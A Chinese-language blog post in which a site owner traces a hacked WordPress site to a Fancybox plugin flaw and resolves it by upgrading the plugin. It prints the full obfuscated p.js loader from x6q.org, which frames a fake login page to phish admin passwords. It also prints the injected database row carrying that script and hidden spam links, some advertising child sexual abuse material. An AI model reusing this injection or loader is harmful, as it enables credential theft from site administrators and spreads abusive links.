# 网站被挂马

mnstory.net

## 现象

打开网站发现很慢。

发现是加载一个JS文件 <http://x6q.org/p.js> ，我先在GOOGLE里面搜索了一遍，并未发现此域名的信息，然后我有在后台grep了一下，没有发现这个URL，看这个域名和名称，感觉像是被挂马了。这种小网站也会有人盯上，没什么内容啊亲。


看了下页面，这一堆代码确非本人代码：



先看看p.js这段代码用来做啥，根据代码内容：

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(c/a))+String.fromCharCode(c%a+161)};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\[\xa1-\xff]+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp(e(c),'g'),k[c])}}return p}('¤ ¬(¨,¦){§ ¢=³ ¹();¢.º(¢.¶()+(µ\*·));§ £="; £="+¢.´();¡.¥=¨+"="+¦+£+"; °=/"}±.²=¤(){»(¡.Å.Ä.ª("Æ")>-1&&¡.¥.ª(\'­\')==-1){¡.Ã("<« Â=©% ½=©% ¾=0 ¿=0 Á=0><À Ê=0 ¼=È://Ç.¸/®.¯></«>");¬("­","É")}}',42,42,'document|date|expires|function|cookie|value|var|name|100|indexOf|frameset|createCookie|seeeeen|login|php|path|window|onload|new|toGMTString|300|getTime|1000|org|Date|setTime|if|src|rows|border|frameboarder|frame|framespacing|cols|write|innerHTML|body|wpadminbar|x6q|http|ok|frameborder'.split('|'),0,{}));


将eval修改为alert，执行看下：



比较容易理解，如果网页里面有wpadminbar出现的话，在文档中加载<http://x6q.org/login.php>，后面这个URL才是关键。

## 查找

先用360的网站安全 <http://webscan.360.cn/> 来扫描了一遍，什么都没发现，看来360页浪得虚名，还得手动查找。刚才grep x6q.org没有结果，从前端页面看，这段插入代码后面有Fancybox的标签，于是先找Fancybox：



连回车换行都不一样。

既然脚本路径不在文件中，那么看下数据库，搜索一下数据库，找到wpblog\_options表里mfbfw字段被写入了如下脚本：


(7367,'mfbfw','a:2:{s:10:\"extraCalls\";s:1923:\"})</script><script src=\"http://x6q.org/p.js\"></script><div style=\"position: absolute; clip: rect(10px 10px 10px 10px);\"><a href=\"http://www.sosen.tv\">gozluklu gurdal</a><a href=\"http://www.travestievi.net/\">13 age porno, child porn</a></div><script>\";s:16:\"extraCallsEnable\";s:1:\"1\";}','yes')

## 处理

看来是Fancybox这个插件的漏洞了，本来准备卸载掉，看了下他的新版本，发现作者已经知道这个漏洞，可以升个级。



想看看被挂马后的页面是什么样的，奈何我朝网络对这种域名来说忒慢，看这种页面还需要用代理，原来是模拟WordPress登录框，像下图所示的这样，当你登录系统的时候，你输入的密码就到他的网站里面去了，里面还带将账号密码发送到邮箱的js。



我登录网站后试了试，这个框始终没有出来。看来这个挂马脚本并没调试很好。

2015-12-21